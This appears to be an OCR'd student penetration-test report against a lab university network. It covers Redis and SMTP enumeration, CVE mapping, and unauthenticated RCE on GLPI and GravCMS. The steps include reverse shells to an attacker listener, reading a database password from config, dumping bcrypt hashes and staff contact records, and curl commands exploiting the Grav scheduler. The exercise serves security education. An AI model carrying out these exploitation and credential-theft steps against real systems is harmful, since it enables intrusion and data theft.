
```
$ redis-cli -h 192.168.40.140 192.168.40.140:6379> KEYS * 1) "app:secret_key" 2)
"app:config:db_host" 3) "app:config:smtp_host" 4) "app:config:lms_admin_token" 5)
"app:config:db_password"
```



```
# Memory
used_memory:859840
used_memory_human:839.69K
used_memory_rss:5836800
used_memory_rss_human:5.57M
used_memory_peak:859840
used_memory_peak_human:839.69K
used_memory_peak_perc:100.00%
used_memory_overhead:846206
used_memory_startup:796216
used_memory_dataset:13634
used_memory_dataset_perc:21.43%
allocator_allocated:1398776
allocator_active:1806336
allocator_resident:9334784
total_system_memory:4077195264
total_system_memory_human:3.80G
used_memory_lua:41984
used_memory_lua_human:41.00K
used_memory_scripts:0
used_memory_scripts_human:0B
number_of_cached_scripts:0
maxmemory:0
maxmemory_human:0B
maxmemory_policy:noeviction
allocator_frag_ratio:1.29
allocator_frag_bytes:407560
allocator_rss_ratio:5.17
allocator_rss_bytes:7528448
rss_overhead_ratio:0.63
rss_overhead_bytes:-3497984
mem_fragmentation_ratio:7.14
mem_fragmentation_bytes:5018968
mem_not_counted_for_evict:0
mem_replication_backlog:0
mem_clients_slaves:0
mem_clients_normal:49694
mem_aof_buffer:0
mem_allocator:jemalloc-5.2.1
active_defrag_running:0
lazyfree_pending_objects:0
```

```
# Persistence
loading:0
rdb_changes_since_last_save:0
rdb_bgsave_in_progress:0
rdb_last_save_time:1791136385
rdb_last_bgsave_status:ok
rdb_last_bgsave_time_sec:-1
rdb_current_bgsave_time_sec:-1
rdb_last_cow_size:0
aof_enabled:0
aof_rewrite_in_progress:0
aof_rewrite_scheduled:0
aof_last_rewrite_time_sec:-1
aof_current_rewrite_time_sec:-1
aof_last_bgrewrite_status:ok
aof_last_write_status:ok
aof_last_cow_size:0

# Stats
total_connections_received:2
total_commands_processed:4
instantaneous_ops_per_sec:0
total_net_input_bytes:98
total_net_output_bytes:15343
instantaneous_input_kbps:0.00
instantaneous_output_kbps:0.00
rejected_connections:0
sync_full:0
sync_partial_ok:0
sync_partial_err:0
expired_keys:0
expired_stale_perc:0.00
expired_time_cap_reached_count:0
evicted_keys:0
keyspace_hits:0
keyspace_misses:0
pubsub_channels:0
pubsub_patterns:0
latest_fork_usec:0
migrate_cached_sockets:0
slave_expires_tracked_keys:0
active_defrag_hits:0
active_defrag_misses:0
active_defrag_key_hits:0
```



Findings summary:
Connected to Redis on 192.168.40.140:6379 from Kali with no authentication required. The INFO command returned full server details including:

- **Redis version:** 5.0.7
- **OS:** Linux 5.4.0-216-generic x86_64 (Ubuntu 20.04 kernel)
- **Config file:** /etc/redis/redis.conf
- **Uptime, memory usage, and CPU stats** - full operational visibility
- **Role:** master (not a replica)
- **Database 0:** 5 keys stored

The KEYS * command revealed 5 stored keys containing sensitive data:

- app:secret_key - application secret key
- app:config:db_host - database host address
- app:config:smtp_host - mail server address
- app:config:lms_admin_token - LMS admin authentication token
- app:config:db_password - database password in plaintext

Severity: Critical. An unauthenticated attacker can read, modify, and delete all cached data, including credentials and configuration secrets. Redis should require authentication and be bound to localhost only.

SMTP VRFY on Server 2 confirmed users root, glpi, mailadmin, and www-data.

```
┌──(karam03 ♛ HACKER)-[~/Desktop/Graduation]
└─$ nc -v 192.168.40.139 25
helpdesk.kiu.edu.jo [192.168.40.139] 25 (smtp) open
VRFY root
220 glpi-victim.localdomain ESMTP Postfix (Ubuntu)
252 2.0.0 root
VRFY admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table
VRFY glpi
252 2.0.0 glpi
VRFY www-data
252 2.0.0 www-data
VRFY mailadmin
252 2.0.0 mailadmin
VRFY test
550 5.1.1 <test>: Recipient address rejected: User unknown in local recipient table
VRFY user
550 5.1.1 <user>: Recipient address rejected: User unknown in local recipient table
quit
221 2.0.0 Bye
```

```
┌──(karam03 ♛ HACKER)-[~/Desktop/Graduation]
└─$ nc -v 192.168.40.139 25
helpdesk.kiu.edu.jo [192.168.40.139] 25 (smtp) open
VRFY root
220 glpi-victim.localdomain ESMTP Postfix (Ubuntu)
252 2.0.0 root
VRFY admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table
VRFY glpi
252 2.0.0 glpi
VRFY www-data
252 2.0.0 www-data
VRFY mailadmin
252 2.0.0 mailadmin
VRFY test
550 5.1.1 <test>: Recipient address rejected: User unknown in local recipient table
VRFY user
550 5.1.1 <user>: Recipient address rejected: User unknown in local recipient table
quit
221 2.0.0 Bye
```

Summary findings:
Connected to SMTP (Postfix) on 192.168.40.139:25. The VRFY command is enabled, allowing username enumeration without authentication.

Confirmed users (252 response):

- root
- glpi
- www-data
- mailadmin

Non-existent users (550 response):

- admin
- test
- user

The SMTP banner also disclosed the internal hostname: glpi-victim.localdomain

Severity: Medium. The VRFY command allows an attacker to enumerate valid system usernames without authentication. These confirmed usernames can be used for targeted brute-force attacks against SSH, webmail, and application login pages. VRFY should be disabled in Postfix configuration (disable_vrfy_command = yes).

Vulnerability Mapping

Based on the exact versions identified, each product was searched against public vulnerability databases using searchsploit and the NVD. Six CVEs were mapped to the target environment:

```
$ searchsploit glpi 10.0 $ searchsploit grav cms $ searchsploit chamilo 1.11 $ searchsploit adminer
$ searchsploit roundcube 1.5 $ searchsploit redis 5.0
```

```
┌──(karam03 ㉿ HACKER)-[~/Desktop/Graduation]
└─$ searchsploit grav cms
------------------
```


CVE	Product	Type	CVSS	Server
CVE-2022-35914	GLPI 10.0.2	Code Injection to RCE	9.8	.139
CVE-2021-21425	GravCMS 1.7.0	Broken Access Control to RCE	9.3	.140
CVE-2022-0543	Redis 5.0.7	Lua Sandbox Escape to RCE	10.0	.140
CVE-2023-4220	Chamilo 1.11.24	Unrestricted File Upload to RCE	8.1	.133
CVE-2023-43770	Roundcube 1.5.0	Stored XSS	6.1	.139
CVE-2021-21311	Adminer 4.7.8	SSRF	7.2	.133

3.3 Initial Access - Server 2 / GLPI (CVE-2022-35914)


The GLPI helpdesk server was selected as the first target for two reasons. First, as the university's IT asset management system, it was likely to contain records of the entire infrastructure. Second, CVE-2022-35914 requires zero authentication.

The htmLawedTest.php file is a test page for the htmLawed HTML sanitization library, shipped with GLPI but intended only for development. It passes user input through call_user_func() without sanitization. Browsing to the URL confirmed it was accessible:


```
http://helpdesk.kiu.edu.jo/vendor/htmlawed/htmlawed/htmLawedTest.php
```



The Settings panel was expanded. The hook and hook_tag fields were disabled in the browser by default. Using developer tools, the disabled attribute was removed and both were set to exec. The command id was entered in the Input field:





Clicking Process returned uid=33(www-data) gid=33(www-data) groups=33(www-data), confirming unauthenticated remote code execution:




To establish a persistent connection, a Python3 reverse shell payload was entered. A Netcat listener on port 4444 received the connection:

```
# Kali listener: $ nc -lvnp 4444 listening on [any] 4444 ... connect to [192.168.40.130] from (UNKNOWN) [192.168.40.139] www-data@glpi-victim:/var/www/html/glpi/vendor/htmlawed/htmlawed$
```







3.4 Post-Exploitation - Server 2

The GLPI configuration file was located at /var/www/html/glpi/config/config_db.php and contained the database connection details:

```
$ cat /var/www/html/glpi/config/config_db.php class DB extends DBmysql {    public $dbhost =
'localhost';    public $dbuser = 'glpi';    public $dbpassword = '***';    public $dbdefault =
'glpi'; }
```

```
cat /var/www/html/glpi/config/config_db.php 2>/dev/null
<?php
class DB extends DBmysql {
   public $dbhost = 'localhost';
   public $dbuser = 'glpi';
   public $dbpassword = 'GlpiLab%232026';
   public $dbdefault = 'glpi';
   public $use_timezones = true;
   public $use_utf8mb4 = true;
   public $allow_myisam = false;
   public $allow_datetime = false;
   public $allow_signed_keys = false;
}
```

System user enumeration revealed three accounts with shell access: root, glpi, and mailadmin. Privilege escalation was assessed: sudo required a password, all SUID binaries were standard, and cron jobs were default. No escalation path was found.

```
$ cat /etc/passwd | grep -v nologin | grep -v false root:x:0:0:root:/root:/bin/bash
glpi:x:1000:1000:GLPI-victim:/home/glpi:/bin/bash mailadmin:x:1001:1001::/home/mailadmin:/bin/bash
```

```
www-data@glpi-victim:/var/www/html/glpi/vendor/htmlawed/htmlawed$ cat /etc/passwd | grep -v nologin | grep -v false
cat /etc/passwd | grep -v nologin | grep -v false
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
glpi:x:1000:1000:GLPI-victim:/home/glpi:/bin/bash
mailadmin:x:1001:1001::/home/mailadmin:/bin/bash
```

Using the database credentials, the GLPI MariaDB was accessed. The glpi_computers table contained eight asset records:

```
MariaDB [glpi]> SELECT name,serial,contact,comment FROM glpi_computers; | KIU-SERVER-001  | SN-
2024-0007 | IT Department | Main web server - Server room | | KIU-SERVER-002  | SN-2024-0008 | IT
Department | Database server - Server room  |
```

```
SELECT name,serial,otherserial,contact,contact_num,comment FROM glpi_computers;
+-----------------+--------------+-------------+---------------------+--------------+----------------------------------------+
| name            | serial       | otherserial | contact             | contact_num  | comment                                |
+-----------------+--------------+-------------+---------------------+--------------+----------------------------------------+
| KIU-LAPTOP-001  | SN-2024-0001 | IT-LAP-001  | Ahmad Al-Rashid     | +962791000001 | Faculty laptop - Computer Science Dept |
| KIU-LAPTOP-002  | SN-2024-0002 | IT-LAP-002  | Sara Khaled         | +962791000002 | Faculty laptop - Cybersecurity Dept    |
| KIU-LAPTOP-003  | SN-2024-0003 | IT-LAP-003  | Dr. Hassan Al-Rashid | +962791000003 | Instructor laptop - Computer Science   |
| KIU-LAPTOP-004  | SN-2024-0004 | IT-LAP-004  | Dr. Sara Al-Mansouri | +962791000004 | Instructor laptop - Cybersecurity      |
| KIU-DESKTOP-001 | SN-2024-0005 | IT-DES-001  | IT Department       | +962791000005 | IT admin desktop - Server room         |
| KIU-DESKTOP-002 | SN-2024-0006 | IT-DES-002  | Library Staff       | +962791000006 | Library reception desktop              |
| KIU-SERVER-001  | SN-2024-0007 | IT-SRV-001  | IT Department       | +962791000007 | Main web server - Server room          |
| KIU-SERVER-002  | SN-2024-0008 | IT-SRV-002  | IT Department       | +962791000008 | Database server - Server room          |
+-----------------+--------------+-------------+---------------------+--------------+----------------------------------------+
8 rows in set (0.000 sec)
```

Five GLPI user accounts were recovered with bcrypt password hashes:

```
MariaDB [glpi]> SELECT name,password FROM glpi_users; | glpi        | $2y$10$rXXzbc2S... | | post-
only    | $2y$10$dTMar1F3... | | tech        | $2y$10$.xEgEriz... | | normal      |
$2y$10$Z6doq4zV... | | glpi-system |                     |
```

```
MariaDB [glpi]> SELECT name,password FROM glpi_users;
SELECT name,password FROM glpi_users;
+-------------+--------------------------------------------------------------+
| name        | password                                                     |
+-------------+--------------------------------------------------------------+
| glpi        | $2y$10$rXXzbc2ShaiCldwkw4AZL.n.9QSH7c0c9XJAyyjrbL9BwmWditAYm |
| post-only   | $2y$10$dTMar1F3ef5X/H1IjX9gYOjQWBR1K4bERGf4/oTPxFtJE/c3vXILm |
| tech        | $2y$10$.xEgErizkp6Az0z.DHyoeOoenuh0RcsX4JapBk2JMD6VI17KtB1lO |
| normal      | $2y$10$Z6doq4zVHkSPZFbPeXTCluN1Q/r0ryZ3ZsSJncJqkN3.8cRiN0NV. |
| glpi-system |                                                              |
+-------------+--------------------------------------------------------------+
5 rows in set (0.001 sec)
```

Roundcube 1.5.0 was confirmed via dpkg, documenting CVE-2023-43770 as a planted finding:

```
$ dpkg -l | grep roundcube ii  roundcube  1.5.0+dfsg.1-2  all  skinnable AJAX based webmail solution
```

```
www-data@glpi-victim:/var/www/html/glpi/vendor/htmlawed/htmlawed$ dpkg -l | grep roundcube
dpkg -l | grep roundcube
ii  roundcube                    1.5.0+dfsg.1-2                  all          skinnable AJAX based webmail solution for IMAP servers - metapackage
ii  roundcube-core               1.5.0+dfsg.1-2                  all          skinnable AJAX based webmail solution for IMAP servers
ii  roundcube-mysql              1.5.0+dfsg.1-2                  all          metapackage providing MySQL dependencies for RoundCube
```

3.5 Pivot to Server 3 - GravCMS (CVE-2021-21425)


The GLPI asset inventory confirmed KIU-SERVER-001 as the main web server, corresponding to kiu.edu.jo (192.168.40.140). CVE-2021-21425 is an unauthenticated arbitrary YAML write that exploits the GravCMS scheduler to achieve RCE.

The admin-nonce token was extracted from the /admin login page (no authentication required) and used to POST scheduler configuration data. The exploit proceeded in two stages:

```
# Stage 1 - Write reverse shell script: $ NONCE=$(curl -s -c cookies.txt http://kiu.edu.jo/admin |
grep -oP 'admin-nonce" value="\K[^"]+')  $ curl -s -b cookies.txt
http://kiu.edu.jo/admin/config/scheduler \   -d "admin-nonce=${NONCE}&task=SaveDefault&..." >>
Successfully saved
```


```
┌──(karam03 ♛ HACKER)-[~/Desktop/Graduation]
└─$ NONCE=$(curl -s -c grav_cookies.txt http://kiu.edu.jo/admin | grep -oP 'admin-nonce" value="\K[^"]+')
echo $NONCE
6c459b26b3f7ec7c17ea28196964b754
```

```
# Stage 2 - Execute the shell script (after 65 second wait): $ curl -s -b cookies.txt
http://kiu.edu.jo/admin/config/scheduler \   -d "admin-nonce=${NONCE}&task=SaveDefault&..." >>
Successfully saved
```



The shell arrived as root, not www-data, because the system cron job that drives the scheduler runs as the root user:

```
$ nc -lvnp 5555 listening on [any] 5555 ... connect to [192.168.40.130] from (UNKNOWN)
[192.168.40.140] 59138 root@redis:/var/www/html/grav#
```



3.6 Post-Exploitation - Server 3 + Redis (CVE-2022-0543)

